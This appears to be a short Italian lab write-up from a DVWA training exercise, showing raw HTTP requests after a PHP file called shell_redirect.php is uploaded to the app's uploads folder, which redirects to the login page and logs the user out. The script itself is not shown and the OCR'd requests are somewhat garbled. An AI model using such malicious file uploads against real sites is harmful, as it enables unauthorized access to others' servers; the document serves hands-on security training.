
## **EXPLOIT LEGGERMENTE AVANZATO**




Qui ho caricato il php per il redirect alla pagina di login con log-out. DVWA non resta loggato se si effettua questo redirect.

Questo è lo script

Dopo che è stato inserito la shell\_redirect si inserisce tutto nel URL

```
WI
Pretty
           Raw
                    Hex
                                                                                                                                             --
1 GET /dvwa/hackable/uploads/shell_redirect.php HTTP/1.1
2 Host: 192.168.50.103
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.5060.134 Safari/537.36
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
6 Accept-Encoding: gzip, deflate
7 Accept-Language: en-US en c=0.9
8 Cookie: security=low; PHPSESSID=6d5a3a77361697e74382e6bb15bf6ff2
9 Connection: close
 1 GET /dvwa/login.php HTTP/1.1
 2 Host: 192, 168, 50, 103
   Upgrade-Insecure-Requests: 1
 4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.5060.134 Safari/537.36
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/appg,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
 6 Referer: http://192.168.50.103/dvwa/hackable/uploads/shell_redirect.php
 7 Accept-Encoding: gzip, deflate
8 Accept-Language: en-US, en; q=0.9
   Cookie: security=low; PHPSESSID=6d5a3a77361697e74382e6bb15bf6ff2
10 Connection: close
```

La richiesta GET fa si che si reindirizza alla /dvwa/login.php e si effettua anche il log-out



Pagina del login con log-out